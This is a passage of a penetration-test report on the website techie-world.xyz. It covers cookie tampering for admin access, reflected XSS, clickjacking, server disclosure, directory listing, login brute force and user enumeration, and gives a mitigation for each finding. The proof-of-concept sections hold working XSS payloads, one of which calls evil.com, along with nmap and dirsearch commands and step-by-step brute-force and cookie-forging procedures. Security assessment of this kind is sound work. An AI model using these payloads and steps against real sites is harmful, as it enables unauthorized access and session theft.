
Severity: Medium

Fix Effort: Low

**DESCRIPTION**: Cookie Manipulation Vulnerability is a medium-risk security issue that occurs when an attacker gains unauthorized access to and manipulates cookies associated with a web application. Cookies are used to store user session information, preferences, and other data. In this scenario, I exploited the vulnerability by intercepting and modifying cookies to gain unauthorized access.   
Moreover, it's notable that user authentication isn't a prerequisite for editing the cookie. By manually adjusting the cookie to "admin," restricted access can be obtained without authentication protocols.


**PROOF OF CONCEPT (POC):**


Example 1- authenticated access:   
To demonstrate the Cookie Manipulation vulnerability, I followed these steps:

1. Access the web application https://techie-world.xyz/admin/.
2. Examine the cookies associated with the session and identify the cookie named "user" and its corresponding value "user".
3. Modify the value of the "user" cookie from "user" to "admin".
4. **When refreshing the page, we can observe that a new button appears leading us to a restricted pdf *(Mpdf.php – from the LFI Vulnerability previously explained).*

**Example 2 – Unauthenticated access:**

1. Access the web application login page <https://techie-world.xyz/login/>
2. Examine the cookies associated with the session and identify the cookie named "user" and its corresponding value "none".

****

1. Modify the value of the "user" cookie from "none" to "admin".
2. *A screenshot of a computer screen

   Description automatically generated*When accessing the login page, we can observe that we have anauthorized access to new page appears leading us to a restricted pdf *(Mpdf.php – from the LFI Vulnerability previously explained).*

**RECOMMENDED** **MITIGATIONS**:

1. **Use Secure Cookies**: Ensure that cookies used by the application are marked as secure and HTTPOnly to prevent them from being accessed or manipulated by client-side scripts and to enforce encryption for secure transmission over HTTPS.
2. **Implement Session Validation**: Implement session validation mechanisms to verify the integrity and authenticity of session data, preventing tampering or manipulation by attackers.
3. **Encrypt Sensitive Data**: Encrypt sensitive information stored in cookies to prevent unauthorized access or modification.
4. **Implement CSRF Protection**: Implement Cross-Site Request Forgery (CSRF) protection mechanisms to prevent attackers from exploiting manipulated cookies to perform unauthorized actions on behalf of users.

**VULN-008: Reflected XSS via Contact Form Vulnerability (MEDIUM)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

**RISK:**

General: Medium

Probability: High

Severity: Medium

Fix Effort: Medium

**DESCRIPTION**:

Reflected XSS via Contact Form Vulnerability poses a medium-risk security issue allowing attackers to execute arbitrary JavaScript code within the context of a web page. This vulnerability arises from improper input sanitization and validation in the contact form, enabling attackers to inject malicious payloads that can steal cookies, redirect to malicious websites, manipulate page content, or initiate actions such as opening new windows or tabs.

**PROOF OF CONCEPT (POC):**


1. **Payload 1: Steal Cookie -**   
   <img src=x onerror="alert(document.cookie)">

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generatedThis payload injects an image tag with an "onerror" attribute that triggers an alert displaying the document's cookie when the image fails to load.


1. **Payload 2: Redirect to Another Website -**<img src=x window.location="https://ecomschool.co.il;">"

  
This payload redirects the user to a specified website (in this case, " https://ecomschool.co.il ") when the image fails to load.

1. **Payload 3: Change Page Content -**


<img src="invalid-url" onerror="document.body.innerHTML ='<h1> Hello World</h1>';">

A screenshot of a computer

Description automatically generated  
This payload replaces the entire content of the page with the text "Hello World" when the browser encounters a failed image load.

1. **Payload 4: Open New Window or Tab –**

<img src="invalid-url" onerror="window.open('https://evil.com/popup.html');">

This payload opens a new window or tab to the specified URL ("https://evil.com/popup.html") when the browser fails to load the image.

**RECOMMENDED** **MITIGATIONS**:

1. **Input Validation and Sanitization**: Implement stringent input validation and sanitization procedures to filter out or neutralize potentially malicious user inputs. Validate all input fields in the contact form against expected formats and reject inputs that do not adhere to validation criteria.
2. **Output Encoding**: Encode user-supplied data before rendering it in the HTML response to prevent malicious script execution. Utilize proper encoding methods such as HTML entity encoding or JavaScript escaping to ensure that user input is treated as data rather than executable code.
3. **Content Security Policy (CSP)**: Enforce a robust Content Security Policy (CSP) to restrict the sources from which content, including scripts, can be loaded. Employ CSP directives such as "script-src", "style-src", and "img-src" to specify trusted sources and mitigate the execution of unauthorized scripts.
4. **HTTPOnly and Secure Cookies**: Set the "HttpOnly" flag on cookies to prevent them from being accessed by client-side scripts, mitigating the risk of cookie theft in XSS attacks. Additionally, ensure that sensitive cookies are marked as "Secure" to ensure they are transmitted only over secure HTTPS connections.
5. **Input Whitelisting**: Implement input whitelisting to restrict the types of input accepted by the contact form to known safe values. Whitelisting allows only specified characters, patterns, or formats, reducing the likelihood of accepting malicious input.

**VULN-009: Phishing - Clickjacking Vulnerability via Iframe Vulnerability (MEDIUM)**



**CVSS**: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N

**RISK:**

* General: Medium
* Probability: Medium
* Severity: Medium
* Fix Effort: Medium

**DESCRIPTION:** Phishing - Clickjacking Vulnerability via Iframe Vulnerability is a medium-risk security flaw that occurs when a website's content is loaded within an iframe on a malicious page, making it vulnerable to clickjacking attacks. Attackers can overlay deceptive elements on top of the iframe content, tricking users into unknowingly interacting with the underlying website.

**PROOF OF CONCEPT (POC):**

To demonstrate the Phishing - Clickjacking Vulnerability via Iframe Vulnerability, I created a malicious HTML page containing the following code:  
  
When a user visits this malicious page, the website "techie-world.xyz" is loaded within an iframe with dimensions 1200x1000. However, an attacker can make the iframe is transparent, and overlay deceptive elements on top of it to trick users into interacting with the underlying website without their knowledge or consent. This technique allows a potential attacker to conduct clickjacking attacks, potentially leading to phishing attempts or unauthorized actions performed by the user.

**RECOMMENDED MITIGATIONS:**

1. **Frame Busting Script**: Implement a frame-busting script in the website's HTML code to prevent it from being loaded within iframes on external domains. Frame-busting scripts disrupt the rendering of the page when it detects framing, mitigating the risk of clickjacking attacks.
2. **X-Frame-Options Header**: Set the "X-Frame-Options" header in the web server configuration to restrict the loading of the website within iframes from external domains. Configure the header with the "DENY" or "SAMEORIGIN" directive to prevent clickjacking vulnerabilities.
3. **Content Security Policy (CSP)**: Implement a Content Security Policy (CSP) with directives that control how resources, including iframes, are loaded and embedded within the website. Utilize the "frame-ancestors" directive to specify the domains allowed to embed the website, reducing the risk of clickjacking.
4. **Frame Sandbox Attribute**: Utilize the "sandbox" attribute in iframe elements to restrict the capabilities of the embedded content, such as preventing scripting, form submission, or navigation. Configure the sandbox attribute with appropriate flags to limit the potential impact of clickjacking attacks.

**VULN-010: Apache Server Disclosure (MEDIUM)**

**CVSS : CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N**

**RISK:**

* General: Medium
* Probability: Medium
* Severity: Medium
* Fix Effort: Medium

**DESCRIPTION:**

Apache Server Disclosure is a medium-risk vulnerability that exposes sensitive information about the Apache server configuration, version, and modules. In this case, the information can be obtained through various methods such as network scanning with tools like Nmap or by accessing invalid URLs, leading to potential reconnaissance and targeted attacks against the server using known CVEs (VULN-005).

**PROOF OF CONCEPT (POC):**

1. A screenshot of a computer program

   Description automatically generated**Network Scanning**: Using tools like Nmap to scan the target server's open ports and services, the results identify the Apache server version from the scan results.   
   Here i used:   
    nmap -p- --open $ip | grep '/tcp' | awk '{print $1}' | cut -d'/' -f1 | tr '\n' ',' | sed 's/,$//' | xargs -I{} nmap -p{} -sV $ip
2. **Access Invalid URLs**: Attempt to access invalid URLs on the target server, such as non-existent directories or files. Analyze the error messages returned by the server, which includes Apache server version and what port is used for the connection.



1. A screenshot of a computer

   Description automatically generated**Directories**: When navigating to directories like https://techie-world.xyz/vendor/, the Apache version can be located at the bottom of the page.

**RECOMMENDED MITIGATIONS:**

1. **Disable Server Signature**: Configure the Apache server to disable server signature information in HTTP response headers. Set the "ServerSignature" directive to "Off" in the Apache configuration file to prevent the disclosure of server details.
2. **Custom Error Pages**: Implement custom error pages to replace default error messages generated by the Apache server. Customize error pages to provide minimal information to users and avoid disclosing server version or modules.
3. **HTTP Headers Configuration**: Review and configure HTTP response headers to minimize the amount of server information disclosed to clients. Remove or obfuscate server-related headers, such as "Server" and "X-Powered-By", to reduce the attack surface.
4. **ModSecurity Rules**: Deploy ModSecurity with appropriate rulesets to detect and block attempts to extract server information from HTTP requests or responses. Use ModSecurity rules to monitor and mitigate server disclosure vulnerabilities in real-time.
5. **Update and Patch Management:** Keep the Apache server software up to date with the latest security patches and updates. Regularly monitor vendor announcements and security advisories for any security vulnerabilities or disclosures related to the Apache server software.

**VULN-011: Directory Listing Enabled (LOW)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N



**RISK:**

* General: Low
* Probability: Low
* Severity: Low
* Fix Effort: Low

**DESCRIPTION:**

Directory Listing Enabled is a low-risk vulnerability that arises when the web server allows directory listing, exposing the contents of directories to potential attackers. This vulnerability can be exploited using tools like dirsearch or by manually inspecting the web page's source code, providing unauthorized access to directory contents and potentially sensitive information.

**PROOF OF CONCEPT (POC):**

1. **Using dirsearch**: Execute dirsearch against the target web server to scan for directories where listing is enabled. dirsearch will identify directories that allow listing, providing access to their contents. I used python3 dirsearch.py -u 54.211.64.215
2. A screenshot of a computer

   Description automatically generated**Inspecting Page Source**: Manually inspect the web page's source code using browser developer tools or view page source functionality. Look for directory paths exposed in HTML comments or JavaScript code, allowing unauthorized access to directory contents.

**RECOMMENDED MITIGATIONS:**

1. **Disable Directory Listing**: Configure the web server to disable directory listing by default for all directories. Ensure that directory listing is explicitly disabled in the server configuration to prevent the inadvertent exposure of directory contents.
2. **Enable Index Files**: Ensure that each directory contains an appropriate default index file (e.g., index.html, index.php) to be served when no specific file is requested. This prevents directory listing by serving a default page instead.
3. **Web Server Configuration Audit**: Regularly audit the web server configuration to verify that directory listing directives such as "Options Indexes" or "Options +Indexes" are disabled or commented out. Review and update configuration files as necessary to prevent directory listing.
4. **Security Scans and Audits**: Perform regular security scans and audits using tools like dirsearch to identify directories where listing is enabled. Address any instances of directory listing promptly to reduce the exposure of sensitive information.
5. **Error Handling**: Implement custom error pages to handle directory listing attempts gracefully. Configure error pages to display a generic message or redirect users to a predefined page, informing them that directory listing is not permitted.

**VULN-012: Lack of Automation: Brute Force Attack on User's Login**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N


**RISK:**

* General: Low
* Probability: Low
* Severity: Low
* Fix Effort: High


**DESCRIPTION**: Lack of Automation: Brute Force Attack on User's Login is a vulnerability stemming from the absence of automated mechanisms to thwart brute force attacks against user login credentials. In this case, the attacker exploited the vulnerability by capturing a user login request using Burp Suite and then crafting a payload to brute force the password, While the severity of this vulnerability is low, the effort required to fix it is high due to the implementation of effective countermeasures.



**PROOF OF CONCEPT (POC):**

To demonstrate the Lack of Automation vulnerability, I exploited the weak password policy by using Burp Suite to intercept and modify a user login request. I then configured Burp Intruder to automate the brute force attack by systematically guessing passwords that comply with the weak password policy, such as a 5-digit numeric code. This POC highlights how an attacker can exploit the Lack of Automation vulnerability to successfully execute a brute force attack on user login credentials, compromising the security of the application.

1. Send a user login request via the login page <https://techie-world.xyz/login/> . In this case, we used user name “user” and password “12345”.
2. ****Capture the request using Burp Suite interception.
3. Forward the intercepted request to Burp Intruder.
4. A screenshot of a computer

   Description automatically generatedConfigure Burp Intruder to modify the password parameter and iterate through a range of 5-digit numeric codes.



1. Launch the brute force attack and monitor the responses.
2. Upon successfully matching the password, the attacker gains unauthorized access to the user account.

**RECOMMENDED MITIGATIONS:**

1. **Implement Account Lockout Mechanism:** Deploy an account lockout mechanism that temporarily locks user accounts after a specified number of unsuccessful login attempts. This mitigates brute force attacks by limiting the number of login attempts allowed within a defined timeframe, thereby thwarting automated guessing of credentials.
2. **Enhance Password Policy:** Strengthen the password policy by enforcing longer passwords with a mix of character types (uppercase, lowercase, numbers, symbols) to increase password complexity and resilience against brute force attacks.
3. **Implement Two-Factor Authentication (2FA):** Enhance authentication security by implementing two-factor authentication (2FA), requiring users to provide an additional form of verification beyond passwords. This adds an extra layer of protection against unauthorized access, even if login credentials are compromised**.**

**VULN-013: User Enumeration Vulnerability (LOW)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N

**RISK:**

General: Low

Probability: Low


Severity: Low

Fix Effort: Low

**DESCRIPTION:** User Enumeration Vulnerability is a low-risk flaw that allows attackers to determine valid user accounts within the application. This vulnerability arises when the application provides distinguishable responses or behaviors for valid and invalid user identifiers (such as usernames or email addresses). Attackers can exploit this vulnerability to enumerate valid user accounts, facilitating further attacks such as brute-force login attempts or targeted phishing campaigns. In this case of Techie World, we can see a different a different response when the user exists or not.

**PROOF OF CONCEPT (POC):**

To demonstrate the User Enumeration vulnerability, an attacker attempts to identify valid user accounts by observing the application's responses to login attempts with both valid and invalid user identifiers.

1. When the user does not exist, the error response is "User not found."
2. A screenshot of a login screen

   Description automatically generatedWhen the user exists but the password is incorrect, the error message is "Incorrect username or password.”

An attacker systematically submits login requests with various usernames and observes the application's responses.

This POC demonstrates how an attacker can exploit user enumeration vulnerabilities to identify valid user accounts within the application.

**RECOMMENDED** **MITIGATIONS**:

1. Implement consistent error messages or behaviors for both valid and invalid user identifiers during the login process. Avoid providing detailed error messages that disclose information about the validity of user accounts.

**VULN-014: Weak Password Policy (LOW)**

**CVSS:** CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

**RISK:**

General: Low

Probability: Low

Severity: Low


Fix Effort: Low

